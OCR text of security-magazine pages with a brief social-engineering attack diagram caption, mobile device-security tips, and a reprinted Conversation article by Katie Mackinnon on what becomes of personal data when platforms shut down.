

ATTACK SCENARIO 1 - SOCIAL ENGINEERING
PDF
1. Attacker performs reconnaissance attack
2. User receives an e-mail with a pdf file attachment supposedly from a hospital's supplier
3. User opens the attached file which executes malware
4. Malware steals user's credentials and sensitive data
5. Malware sends the stolen data to a remote user

Fig: Social Engineering Attack Scenario

Securing Your Physical Device

Physical security refers to protecting your device from theft or unauthorised access. Consider using a password or passcode to lock your device, and keep it in a secure location when not in use. If you lose your device, it is important to act quickly to erase the data on the device to preven -t unauthorised access to your sensitive information.

In The Event Of Loss Or Theft

Remote wiping is a feature that allows you to erase the data on your device in the event of theft or loss. Make sure to enable this feature on your device, and familiarise yourself with how to use it in the event of an emergency. Consider setting up a tracking app to help locate your lost de- vice, and report the loss or theft to your mobile carrier and local law enforcement as soon as poss- ible.

"It continues to evolve their tactics and their tooling,"
- Unit 42 researchers on Playful Taurus Threat Actor

Conclusion

It is clear that there are many different types of mobile hacking attacks that pose a threat to your device and sensitive information. By being aware of these threats and taking steps to protect your device, you can help ensure that your personal information and sensitive data remain safe an d secure. Keep your device and software updated, use strong passwords and encryption, and be cautious when downloading apps or visiting websites to minimize your risk of a successful attack.

Mobile security is a growing concern; as mobile devices are becoming increasingly integral to our daily lives. By understanding the different types of threats and taking steps to protect your device, you can help ensure that your personal information and sensitive data remain safe and secure. Stay informed and stay protected by keeping your device and software updated, using stro ng passwords and encryption, and being cautious when downloading apps or visiting websites.

What happens to our data when we no longer use a social media network or publishing platform?

ONLINE SECURITY

Katie Mackinnon
Postdoctoral Fellow, Critical Digital Humanities Initiative,
University of Toronto

The internet plays a central role in our lives. I – and many others my age – grew up alongside the development of social media and content platforms.

My peers and I built personal websites on Geo-Cities, blogged on LiveJour -nal, made friends on MySpace and hung out on Nexopia. Many of these earlier platforms and social spaces occu-py large parts of youth memories. For that reason, the web has become a complex entanglement of attachment and connection.

My doctoral research looks at how we have become "databound" – attached to the data we have produced throughout our lives in ways we both can and cannot control.

What happens to our data when we abandon a platform? What should become of it? Would you want a say?

Massive Amounts Of Personal Data

We produce data every day as part of our work, communication, banking, housing, transportatio-n and social life. We are often unaware – and therefore unable to refuse – how much data we produce, and we seldom have a say in how it's used, stored or deployed.

This lack of control negatively impacts us, and the effects are disproportionate across the different intersections of race, gender and class. Information about our identities can be used in algorithms and by others to oppress, discriminate, harass, dox and otherwise harm us.

"It is often debated by researchers whether user-generated content should be used for research, and under what conditions."

Personal data privacy is often thought of along the lines of corporate breaches, medical record hacks and credit card theft.

My research into youth participation and data production on the popular platforms that characterized the late 1990s to 2000s – like GeoCities, Nexopia, LiveJournal and MySpace – shows that this time period is an era of data pr -ivacy that is not often considered in our contem -porary context.

(Cont'd On Next Page)

The data is often personal and created within specific contexts of social and digital participation. Examples include diary-style blogs, creative writing, selfies and participating in fandom. This user-generated content, unless actions are taken to carefully delete them, can have a long life: the internet is forever.

Decisions about what should happen to our digital traces should be influenced by the people who made them. Their use impacts our privacy, autonomy and anonymity, and is ultimately a question of power.

Typically, when a website or platform "dies," or "sunsets," decisions about data are made by employees of the company on an ad-hoc basis.

Controlling Data

Proprietary data — that which is produced on a platform and held by the company — is at the discretion of the company, not the people who produced it. More often, options that a platform provides to users to determine their privacy or deletion do not remove all digital traces from the internal database. While some data is deleted on a regular basis (like Yahoo email), other data can remain online for a very long time.

Sometimes, this data is collected by the Internet Archive, an online digital library. Once archived, it becomes part of our collective cultural heritage. But there is no consensus or standards for how this data should be treated.

Users should be invited to consider how they would want their platform data to be collected, stored, preserved, deployed or destroyed, and in which contexts. What should become of our data?

In my research, I interviewed users about their opinions on archiving and deletion. Responses varied drastically: while some were disappointed when they discovered their blogs from the 2000s had vanished, others were horrified at their continued existence.

These varying opinions often fell along differences in context of production such as: the original size of their perceived audience, the sensitivity of the material, and whether the content comprised photographs or text, used vague or explicit language, or contained links to identifiable information like a current Facebook profile.

Privacy Protections

It is often debated by researchers whether user-generated content should be used for research, and under what conditions.

In Canada, the Tri-Council Policy Statement guidelines for ethical research assert that publicly accessible information has no reasonable expectations of privacy. However, there are interpretations that include social media specific requirements for ethical use. Still, public and private distinctions are not easily made within digital contexts.

The European Union's General Data Protection Regulation (GDPR) has helped shift the standards with which personal data is treated by corporations and beyond, expanding rights to consider restrictions to access, amend, delete and move personal data.

"Most data production is out of a user's control, simply because of the metadata generated by moving through online space.

The Right To Online Safety

However, many have argued that a focus on individual privacy through informed consent is not well placed in digital contexts where privacy is often collectively experienced. Informed consent models also perpetuate expectations that individuals can maintain boundaries around their data and should be able to anticipate future uses of it. Suggesting that platform users can "take charge" of their digital lives places the impetus on them to constantly self-surveil and limit their digital traces. Most data production is out of a user's control, simply because of the metadata generated by moving through online space.


If the web is to be a space of learning, play, exploration and connection, then constantly mitigating future risk by anticipating how and when personal information may be used actively works against those goals.

This Article first appeared in The Conversation


Hackers Using Polyglot Files For AV Evasion - Learn How

REAL WORLD HACKING

